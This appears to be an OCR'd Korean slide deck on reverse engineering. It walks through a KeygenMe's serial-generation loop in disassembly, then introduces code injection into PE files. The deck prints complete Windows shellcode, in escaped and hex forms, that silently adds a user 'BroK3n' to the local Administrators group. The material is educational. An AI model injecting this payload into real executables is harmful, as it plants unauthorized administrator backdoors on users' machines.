
Lena Tutorial #17
Code Injection


김건희

Lena Tutorial #17



Lena Tutorial #17

All referenced strings


Search - Text strings referenced in KeygenMe


Strings KeygenMe

Address	Command	Comments
00401072	MOV DWORD PTR SS:[EBP-8],0040302C	ASCII "lena151"
004010AA	PUSH 00403021	ASCII "MainWindow"
00401179	PUSH 004034DC	ASCII " Tut selfkeygenMe "
0040127A	PUSH 00403462	ASCII "KeyGen lena151 "
0040127F	PUSH 0040323C	ASCII "It's quite simple : (self)keygen me. Good luck !!!!!"
004012E1	PUSH 00403462	ASCII "KeyGen lena151 "
004012E6	PUSH 00403000	ASCII " Give me more material hehe!!"
00401340	PUSH 00403462	ASCII "KeyGen lena151 "
00401345	PUSH 004034B8	ASCII " That's right. (Self)keygen me now!"
00401355	PUSH 00403462	ASCII "KeyGen lena151 "
0040135A	PUSH 00403486	ASCII " Error detected! Remove debugger from Hard Drive "
00403000	ASCII " Give me more"	ASCII " Give me more material hehe!!"
00403021	ASCII "MainWindow",0	ASCII "MainWindow"
0040302C	ASCII "lena151",0	
0040323C	ASCII "It's quite simpl"	ASCII "It's quite simple : (self)keygen me. Good luck !!!!!"
00403462	ASCII "KeyGen lena151 "	ASCII "KeyGen lena151 "
00403486	ASCII " Error detected!"	ASCII " Error detected! Remove debugger from Hard Drive "
004034B8	ASCII " That's right. ("	ASCII " That's right. (Self)keygen me now!"
004034DC	ASCII " Tut selfkeygenM"	ASCII " Tut selfkeygenMe "

Found 20 strings and references

Lena Tutorial #17

코드 영역



Lena Tutorial #17

코드 영역

```
004012F6  > 68 38304000   PUSH 00403038                ┌String
004012FB  . E8 30010000   CALL <JMP.&kernel32.lstrlen>  KERNEL32.lstrle
00401300  . 33F6          XOR ESI,ESI
00401302  . 8BC8          MOV ECX,EAX
00401304  . B8 01000000   MOV EAX,1
00401309  > 8B15 3830400( MOV EDX,DWORD PTR DS:[403038]
0040130F  . 8A90 3730400( MOV DL,BYTE PTR DS:[EAX+403037]
00401315  . 81E2 FF00000( AND EDX,000000FF
0040131B  . 8BDA          MOV EBX,EDX
0040131D  . 0FAFDA        IMUL EBX,EDX
00401320  . 03F3          ADD ESI,EBX
00401322  . 8BDA          MOV EBX,EDX
00401324  . D1FB          SAR EBX,1
00401326  . 83C3 03       ADD EBX,3
00401329  . 0FAFDA        IMUL EBX,EDX
0040132C  . 2BDA          SUB EBX,EDX
0040132E  . 03F3          ADD ESI,EBX
00401330  . 03F6          ADD ESI,ESI
00401332  . 40            INC EAX
00401333  . 49            DEC ECX
00401334  . 75 D3         JNZ SHORT 00401309
00401336  . 3B35 3831400( CMP ESI,DWORD PTR DS:[403138]
0040133C  . 75 15         JNE SHORT 00401353
```

반복 횟수 지정

일련번호 생성

일련번호 검증

Lena Tutorial #17

반복 횟수 지정

코드 영역

```
004012F6  >  68 38304000   PUSH 00403038                ┌String = "lena151"
004012FB  .  E8 30010000   CALL <JMP.&kernel32.lstrlen>  KERNEL32.lstrle
00401300  .  33F6          XOR ESI,ESI
00401302  .  8BC8          MOV ECX,EAX
00401304  .  B8 01000000   MOV EAX,1
```

레지스터

EAX 00000007
ECX 00000007

Lena Tutorial #17

일련번호 생성

코드 영역

```
00401304  ·  B8 01000000     MOV EAX,1
00401309  >  8B15 3830400(   MOV EDX,DWORD PTR DS:[403038]
0040130F  ·  8A90 3730400(   MOV DL,BYTE PTR DS:[EAX+403037]
00401315  ·  81E2 FF00000(   AND EDX,000000FF
0040131B  ·  8BDA            MOV EBX,EDX
0040131D  ·  0FAFDA          IMUL EBX,EDX
00401320  ·  03F3            ADD ESI,EBX
00401322  ·  8BDA            MOV EBX,EDX
00401324  ·  D1FB            SAR EBX,1
00401326  ·  83C3 03         ADD EBX,3
00401329  ·  0FAFDA          IMUL EBX,EDX
0040132C  ·  2BDA            SUB EBX,EDX
0040132E  ·  03F3            ADD ESI,EBX
00401330  ·  03F6            ADD ESI,ESI
00401332  ·  40              INC EAX
00401333  ·  49              DEC ECX
00401334  ·^ 75 D3           JNZ SHORT 00401309
```

메모리 영역

```
00403038  6C 65 6E 61  31 35 31 00  00 00 00 00  00 00 00 00  lena151
```

1. 61 6E 65 6C
2. 61 6E 65 6C
3. 00 00 00 6C

id : l e n a 1 5 1 , ECX : len(id)

id [i], i = 1

ECX = 0


i = i +1

ECX = ECX -1

Lena Tutorial #17


일련번호 검증

Lena Tutorial #17



Code Injection

: PE 파일의 빈 공간에 셸코드를 입력해서 실행하게 만드는 해킹 기술




Code Injection


BroK3n 이라는 사용자를 강제추가


```
"₩x31₩xd2₩xb2₩x30₩x64₩x8b₩x12₩x8b₩x52₩x0c₩x8b₩x52₩x1c₩x8b₩x42"
"₩x08₩x8b₩x72₩x20₩x8b₩x12₩x80₩x7e₩x0c₩x33₩x75₩xf2₩x89₩xc7₩x03"
"₩x78₩x3c₩x8b₩x57₩x78₩x01₩xc2₩x8b₩x7a₩x20₩x01₩xc7₩x31₩xed₩x8b"
"₩x34₩xaf₩x01₩xc6₩x45₩x81₩x3e₩x57₩x69₩x6e₩x45₩x75₩xf2₩x8b₩x7a"
"₩x24₩x01₩xc7₩x66₩x8b₩x2c₩x6f₩x8b₩x7a₩x1c₩x01₩xc7₩x8b₩x7c₩xaf"
"₩xfc₩x01₩xc7₩x68₩x4b₩x33₩x6e₩x01₩x68₩x20₩x42₩x72₩x6f₩x68₩x2f"
"₩x41₩x44₩x44₩x68₩x6f₩x72₩x73₩x20₩x68₩x74₩x72₩x61₩x74₩x68₩x69"
"₩x6e₩x69₩x73₩x68₩x20₩x41₩x64₩x6d₩x68₩x72₩x6f₩x75₩x70₩x68₩x63"
"₩x61₩x6c₩x67₩x68₩x74₩x20₩x6c₩x6f₩x68₩x26₩x20₩x6e₩x65₩x68₩x44"
"₩x44₩x20₩x26₩x68₩x6e₩x20₩x2f₩x41₩x68₩x72₩x6f₩x4b₩x33₩x68₩x33"
"₩x6e₩x20₩x42₩x68₩x42₩x72₩x6f₩x4b₩x68₩x73₩x65₩x72₩x20₩x68₩x65"
"₩x74₩x20₩x75₩x68₩x2f₩x63₩x20₩x6e₩x68₩x65₩x78₩x65₩x20₩x68₩x63"
"₩x6d₩x64₩x2e₩x89₩xe5₩xfe₩x4d₩x53₩x31₩xc0₩x50₩x55₩xff₩xd7";
```

```
31d2b230648b128b520c8b521c8b42
088b72208b12807e0c3375f289c703
783c8b577801c28b7a2001c731ed8b
34af01c645813e57696e4575f28b7a
2401c7668b2c6f8b7a1c01c78b7caf
fc01c7684b336e01682042726f682f
414444686f72732068747261746869
6e6973682041646d68726f75706863
616c676874206c6f6826206e656844
442026686e202f4168726f4b336833
6e20426842726f4b68736572206865
742075682f63206e68657865206863
6d642e89e5fe4d5331c05055ffd7
```


Code Injection







1. crackme #2



메모리, 스택영역 속 시리얼 넘버

⇩

일련번호 생성 로직 분석

2. 지뢰 찾기 맵핵 만들기

End